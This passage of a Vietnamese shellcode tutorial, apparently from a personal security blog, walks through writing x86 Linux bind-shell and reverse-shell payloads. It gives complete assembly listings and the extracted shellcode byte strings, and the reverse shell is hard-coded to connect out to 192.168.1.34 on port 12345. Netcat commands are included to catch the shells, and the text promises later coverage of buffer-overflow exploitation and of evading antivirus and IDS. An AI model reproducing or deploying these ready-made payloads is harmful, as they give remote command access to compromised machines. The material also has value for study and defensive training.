Push /sh0x00 ; nằm đia chỉ cao hơn (push thằng này trước) , nhưng khi push thì phải reverse trước rồi push => push đúng phải là : **push 0x00hs/**
Push /bin ; nằm địa chỉ thấp hơn (push thằng này sau) => push đúng phải là : **push nib/**
Push như vậy mới đúng thứ tự như trong bộ nhớ, Tương tự địa chỉ ip và port cũng push như vậy

Sau khi tìm hiểu các hàm và các tham số chương trình bằng bedug ta code như sau:

```
section .text
global _start
_start:
;eax=ebx=ecx=edx=0
xor ebx,ebx
mul ebx
;socket()
;eax:102,ebx:1;ecx(2,1,0)
push ebx
inc bl  //tham so thứ 1
push byte 0x1
push byte 0x2
mov ecx,esp //tham số thu 2
mov al,102 ; //socketcall
int 0x80
xchg esi,eax ; sau khi gọi hàm socket thành công ta lưu mô tả socket vào esi để sử dụng sau
             ; 1 byte thay vì dùng mov 2 byte
;bind
;eax:102,ebx:2;ecx (s,[addree],16)
inc bl //tham số thư 1
push edx ;
push long 0x393002AA;     ;hoac push word 0x3930
                          ;push word bx; nhung se lớn > 1byte
mov ecx,esp
push byte 0x10
```

```
push ecx
push esi
mov ecx,esp //tham so thư 2
mov al,102
int 0x80
```
;listen
;eax:102,ebx:4;ecx(s,4)
```
mov bl,0x4 ; tham số thứ 1
push ebx
push esi
mov ecx,esp ;tham số thứ 2
mov al,102
int 0x80
```
;accept
;eax:102,ebx:5,ecx(s,0,0)
```
push edx
push edx
push esi
mov ecx,esp
inc bl
mov al,102
int 0x80
xchg ebx,eax  ; khi accept kết nối mới thì return mô tả socket mới và lưu vào ebx
```
;dup(newsock,[0:1:2])
```
xor ecx,ecx
mov cl,2
loop:
mov al,63
int 0x80
dec cl
jns loop
```


;execve , hàm này ta sử dụng lại phần shellcode execve trên
;eax:11:ebx:tenhuongtrinh,ecx:tenct:edx:null
```
push edx;ket thuc chuoi
push long 0x68732f2f ; //sh (reverse)
push long 0x6e69622f; /bin (reverse)
mov ebx, esp  ; Tham so thu nhat
push edx ; ket thuc mang tham so
push ebx ; tham so nay la ten chuong trinh
mov ecx,esp ; tro den mang tham so
mov al,0x0b       ; syscall number =11
int 0x80 ;
```

Sau khi biên dịch và trích shellcode ta được như sau: shellcode 93 byte


```
char shellcode[]="\x31\xdb\xf7\xe3\x53\xfe\xc3\x6a\x01"
      "\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x96\x52\x68\xaa\x02\x30\x39"
      "\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\xb3"
      "\x04\x53\x56\x89\xe1\xb0\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe"
      "\xc3\xb0\x66\xcd\x80\x93\x31\xc9\xb1\x02\xb0\x3f\xcd\x80\xfe"
```

"\xc9\x79\xf8\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80";

Dùng shellcodetest.c chạy chương trình và dùng strace để theo dõi như sau:



Khi chương trình đang accept thì block lại ta dùng netcat: nc 192.168.1.34 12345
Thì ta đươc như sau:



Như vậy ta đã viết và test thành công với shellcode /bin/sh: bindport 12345

4. Shellcode reverseshell

Phần này cũng tương tự như thằng bindshell, nhưng khi tạo socket() xong thì gọi hàm connect() để kết nối đến máy target

```
section .text
global _start
_start:

xor ebx,ebx
mul ebx

;socket()
;eax:102,ebx:1;ecx(2,1,0)
;tương tự như bindshell
push ebx
inc bl
push byte 0x1
push byte 0x2
mov ecx,esp
mov al,102
int 0x80
xchg esi,eax

;connect
;eax=102,ebx=3,ecx{s,{addr},16}
;perl -e 'printf "0x" . "%02x"x4 ."\n",192,168,1,34'
;0xc0a80122: IP
;0x3039:Port
inc bl
push long 0x2201a8c0 ;IP
```

```
push word 0x3930;port
push word bx; AF
mov ecx,esp
push byte 16
push ecx
push esi
mov ecx,esp
inc bl
mov al,102
int 0x80
;loop dup(sock,[0:1:2])
;tương tự như bindshell
xchg esi,ebx
xor ecx,ecx
mov cl,2
loop:
mov al,63
int 0x80
dec cl
jns loop

;execve()
;eax:11:ebx:tenhuongtrinh,ecx:tenct;edx:null
;tương tự như bindshell
push edx;ket thuc chuoi
push long 0x68732f2f
push long 0x6e69622f
mov ebx, esp
push edx
push ebx
mov ecx,esp
mov al,0x0b
int 0x80
```


Ta biên dịch và trich shellcode, ta có shellcode 80byte như sau:

char shellcode[] =

"\x31\xdb\xf7\xe3\x53\xfe\xc3\x6a\x01\x6a\x02\x89\xe1\xb0\x66"
"\xcd\x80\x96\xfe\xc3\x68\xc0\xa8\x01\x22\x66\x68\x30\x39\x66"
"\x53\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80"
"\x87\xf3\x31\xc9\xb1\x02\xb0\x3f\xcd\x80\xfe\xc9\x79\xf8\x52"
"\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
"\xe1\xb0\x0b\xcd\x80";

Tương tự như bindshell ta test và strace chương trình như sau:

Dùng netcat: nc –l –p 12345 trước sau đó strace. Ta được kết quả như sau:



Như vậy là đã hoàn thành shellcode bindshell và reverse shell test và chạy thành công…!

Phần sau đi vào khai thác lỗi tràn bộ đệm, ta sẽ đề cập đến các vấn đề khác trong shellcode như encoding (vượt qua các hệ thống phát hiện như: AV, IDS) , sử dụng lại biến chương trình và một số vấn đề khác.

Có thể xảy ra những lỗi hay sai sót trong quá trình viết. Nếu có gì sai sót, hay góp ý vui lòng gửi e-mail to 0underground7@gmail.com . Rất mong nhận được sự góp ý.

THE END

----------UnderGround07----------
----------www.0underground7.blogspot.com----------
E-mail: 0underground7@gmail.com

Tài liệu tham khảo:

1.http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
2. http://www.vividmachines.com/shellcode/shellcode.html
3. http://www.shell-storm.org/shellcode/
4. http://www.offensive-security.com/metasploit-unleashed/Main_Page
5. The Shellcoder's Handbook - Discovering and Exploiting Security Holes (2004)
6. Sockets Shellcode Porting And Coding (2005)
